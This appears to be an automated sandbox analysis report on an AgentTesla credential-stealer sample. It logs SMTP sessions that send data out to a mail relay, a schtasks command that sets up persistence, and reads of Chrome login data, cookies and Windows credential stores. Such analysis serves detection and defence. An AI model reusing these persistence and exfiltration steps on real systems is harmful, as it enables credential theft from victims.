May 12, 2021 23:29:03.682384968 CEST	61946	53	192.168.2.3	8.8.8.8
May 12, 2021 23:29:03.739939928 CEST	53	61946	8.8.8.8	192.168.2.3
May 12, 2021 23:29:08.087497950 CEST	64910	53	192.168.2.3	8.8.8.8
May 12, 2021 23:29:08.148722887 CEST	53	64910	8.8.8.8	192.168.2.3
May 12, 2021 23:29:40.975049973 CEST	52123	53	192.168.2.3	8.8.8.8
May 12, 2021 23:29:41.051291943 CEST	53	52123	8.8.8.8	192.168.2.3
May 12, 2021 23:29:42.595060110 CEST	56130	53	192.168.2.3	8.8.8.8
May 12, 2021 23:29:42.660547018 CEST	53	56130	8.8.8.8	192.168.2.3
May 12, 2021 23:29:48.866966963 CEST	56338	53	192.168.2.3	8.8.8.8
May 12, 2021 23:29:48.927098036 CEST	53	56338	8.8.8.8	192.168.2.3
May 12, 2021 23:29:53.330400944 CEST	59420	53	192.168.2.3	8.8.8.8
May 12, 2021 23:29:53.390572071 CEST	53	59420	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 23:29:48.866966963 CEST	192.168.2.3	8.8.8.8	0x7776	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
May 12, 2021 23:29:53.330400944 CEST	192.168.2.3	8.8.8.8	0xc07	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 23:29:48.927098036 CEST	8.8.8.8	192.168.2.3	0x7776	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
May 12, 2021 23:29:48.927098036 CEST	8.8.8.8	192.168.2.3	0x7776	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
May 12, 2021 23:29:48.927098036 CEST	8.8.8.8	192.168.2.3	0x7776	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
May 12, 2021 23:29:48.927098036 CEST	8.8.8.8	192.168.2.3	0x7776	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
May 12, 2021 23:29:53.390572071 CEST	8.8.8.8	192.168.2.3	0xc07	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 23:29:53.390572071 CEST	8.8.8.8	192.168.2.3	0xc07	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
May 12, 2021 23:29:53.390572071 CEST	8.8.8.8	192.168.2.3	0xc07	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
May 12, 2021 23:29:53.390572071 CEST	8.8.8.8	192.168.2.3	0xc07	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 12, 2021 23:29:49.809256077 CEST	587	49747	208.91.199.224	192.168.2.3	220 us2.outbound.mailhostbox.com ESMTP Postfix
May 12, 2021 23:29:49.809801102 CEST	49747	587	192.168.2.3	208.91.199.224	EHLO 818225
May 12, 2021 23:29:49.974324942 CEST	587	49747	208.91.199.224	192.168.2.3	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
May 12, 2021 23:29:49.976501942 CEST	49747	587	192.168.2.3	208.91.199.224	AUTH login YXNlZWwuYWxiaWF0eUBydnd0ZWNobm8uY29t
May 12, 2021 23:29:50.143717051 CEST	587	49747	208.91.199.224	192.168.2.3	334 UGFzc3dvcmQ6
May 12, 2021 23:29:50.311393023 CEST	587	49747	208.91.199.224	192.168.2.3	235 2.7.0 Authentication successful
May 12, 2021 23:29:50.315294981 CEST	49747	587	192.168.2.3	208.91.199.224	MAIL FROM:<aseel.albiaty@rvwtechno.com>
May 12, 2021 23:29:50.480915070 CEST	587	49747	208.91.199.224	192.168.2.3	250 2.1.0 Ok
May 12, 2021 23:29:50.481209040 CEST	49747	587	192.168.2.3	208.91.199.224	RCPT TO:<aseel.albiaty@rvwtechno.com>
May 12, 2021 23:29:50.653820038 CEST	587	49747	208.91.199.224	192.168.2.3	250 2.1.5 Ok
May 12, 2021 23:29:50.654283047 CEST	49747	587	192.168.2.3	208.91.199.224	DATA
May 12, 2021 23:29:50.820447922 CEST	587	49747	208.91.199.224	192.168.2.3	354 End data with <CR><LF>.<CR><LF>
May 12, 2021 23:29:50.826232910 CEST	49747	587	192.168.2.3	208.91.199.224	.
May 12, 2021 23:29:51.090626955 CEST	587	49747	208.91.199.224	192.168.2.3	250 2.0.0 Ok: queued as 8EEB51C21DA
May 12, 2021 23:29:52.865600109 CEST	49747	587	192.168.2.3	208.91.199.224	QUIT
May 12, 2021 23:29:53.033143997 CEST	587	49747	208.91.199.224	192.168.2.3	221 2.0.0 Bye
May 12, 2021 23:29:54.153923988 CEST	587	49748	208.91.199.225	192.168.2.3	220 us2.outbound.mailhostbox.com ESMTP Postfix
May 12, 2021 23:29:54.154388905 CEST	49748	587	192.168.2.3	208.91.199.225	EHLO 818225
May 12, 2021 23:29:54.317848921 CEST	587	49748	208.91.199.225	192.168.2.3	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
May 12, 2021 23:29:54.318476915 CEST	49748	587	192.168.2.3	208.91.199.225	AUTH login YXNlZWwuYWxiaWF0eUBydnd0ZWNobm8uY29t
May 12, 2021 23:29:54.482952118 CEST	587	49748	208.91.199.225	192.168.2.3	334 UGFzc3dvcmQ6
May 12, 2021 23:29:54.650124073 CEST	587	49748	208.91.199.225	192.168.2.3	235 2.7.0 Authentication successful
May 12, 2021 23:29:54.650662899 CEST	49748	587	192.168.2.3	208.91.199.225	MAIL FROM:<aseel.albiaty@rvwtechno.com>
May 12, 2021 23:29:54.815253019 CEST	587	49748	208.91.199.225	192.168.2.3	250 2.1.0 Ok
May 12, 2021 23:29:54.815709114 CEST	49748	587	192.168.2.3	208.91.199.225	RCPT TO:<aseel.albiaty@rvwtechno.com>
May 12, 2021 23:29:54.987714052 CEST	587	49748	208.91.199.225	192.168.2.3	250 2.1.5 Ok
May 12, 2021 23:29:54.988257885 CEST	49748	587	192.168.2.3	208.91.199.225	DATA
May 12, 2021 23:29:55.152261019 CEST	587	49748	208.91.199.225	192.168.2.3	354 End data with <CR><LF>.<CR><LF>
May 12, 2021 23:29:55.156794071 CEST	49748	587	192.168.2.3	208.91.199.225	.
May 12, 2021 23:29:55.418505907 CEST	587	49748	208.91.199.225	192.168.2.3	250 2.0.0 Ok: queued as E0786781801

Code Manipulations

Statistics

Behavior



PRODUCT RANGE # 363688.exe
schtasks.exe
conhost.exe
PRODUCT RANGE # 363688.exe
PRODUCT RANGE # 363688.exe

Click to jump to process

System Behavior

Analysis Process: PRODUCT RANGE # 363688.exe PID: 1564 Parent PID: 5692

General

Start time:	23:28:01
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\PRODUCT RANGE # 363688.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PRODUCT RANGE # 363688.exe'
Imagebase:	0x2a0000
File size:	691200 bytes
MD5 hash:	AE217283ACCB5243C9EAC64B4D6499DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.211190142.00000000038F9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.211190142.00000000038F9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.210350921.00000000028F1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.211414964.0000000003A67000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.211414964.0000000003A67000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DF4CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DF4CF06	unknown
C:\Users\user\AppData\Roaming\IhyLRJs.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CD9DD66	CopyFileW
C:\Users\user\AppData\Roaming\IhyLRJs.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CD9DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpD303.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD97038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PRODUCT RANGE # 363688.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E25C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpD303.tmp	success or wait	1	6CD96A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\IhyLRJs.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 50 04 9c 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 78 0a 00 00 12 00 00 00 00 00 00 f2 96 0a 00 00 20 00 00 00 a0 0a 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 0a 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...P..`.......... ....P..x.............. ....@.. ....@................	success or wait	3	6CD9DD66	CopyFileW
C:\Users\user\AppData\Roaming\IhyLRJs.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CD9DD66	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpD303.tmp	unknown	1640	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationIn	success or wait	1	6CD91B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PRODUCT RANGE # 363688.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6E25C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DF25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DF25705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DF2CA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DF25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DF25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD91B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD91B4F	ReadFile

Analysis Process: schtasks.exe PID: 5364 Parent PID: 1564

General

Start time:	23:28:05
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\IhyLRJs' /XML 'C:\Users\ user\AppData\Local\Temp\tmpD303.tmp'
Imagebase:	0xfd0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpD303.tmp	unknown	2	success or wait	1	FDAB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmpD303.tmp	unknown	1641	success or wait	1	FDABD9	ReadFile

Analysis Process: conhost.exe PID: 3088 Parent PID: 5364

General

Start time:	23:28:05
Start date:	12/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: PRODUCT RANGE # 363688.exe PID: 4760 Parent PID: 1564

General

Start time:	23:28:06
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\PRODUCT RANGE # 363688.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\PRODUCT RANGE # 363688.exe
Imagebase:	0x150000
File size:	691200 bytes
MD5 hash:	AE217283ACCB5243C9EAC64B4D6499DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: PRODUCT RANGE # 363688.exe PID: 6116 Parent PID: 1564

General

Start time:	23:28:06
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\PRODUCT RANGE # 363688.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\PRODUCT RANGE # 363688.exe
Imagebase:	0xe90000
File size:	691200 bytes
MD5 hash:	AE217283ACCB5243C9EAC64B4D6499DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.465675526.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000002.465675526.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.470087094.0000000003221000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.470087094.0000000003221000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DF4CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DF4CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\f1k3kfi1.q45	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CD9BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\f1k3kfi1.q45\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CD9BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\f1k3kfi1.q45\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CD9BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\f1k3kfi1.q45\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CD9DD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\f1k3kfi1.q45\Chrome\Default\Cookies	success or wait	1	6CD96A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\f1k3kfi1.q45\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	6CD9DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DF25705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DF25705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DF2CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DF25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DF25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD91B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD91B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD91B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD91B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CD91B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11072	success or wait	1	6CD91B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\7a65e1ee-c8ae-4009-90cf-5f2cb1590b4c	unknown	4096	success or wait	1	6CD91B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11072	success or wait	1	6CD91B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CD91B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CD91B4F	ReadFile
C:\Users\user\AppData\Roaming\f1k3kfi1.q45\Chrome\Default\Cookies	unknown	16384	success or wait	2	6CD91B4F	ReadFile

Disassembly

Code Analysis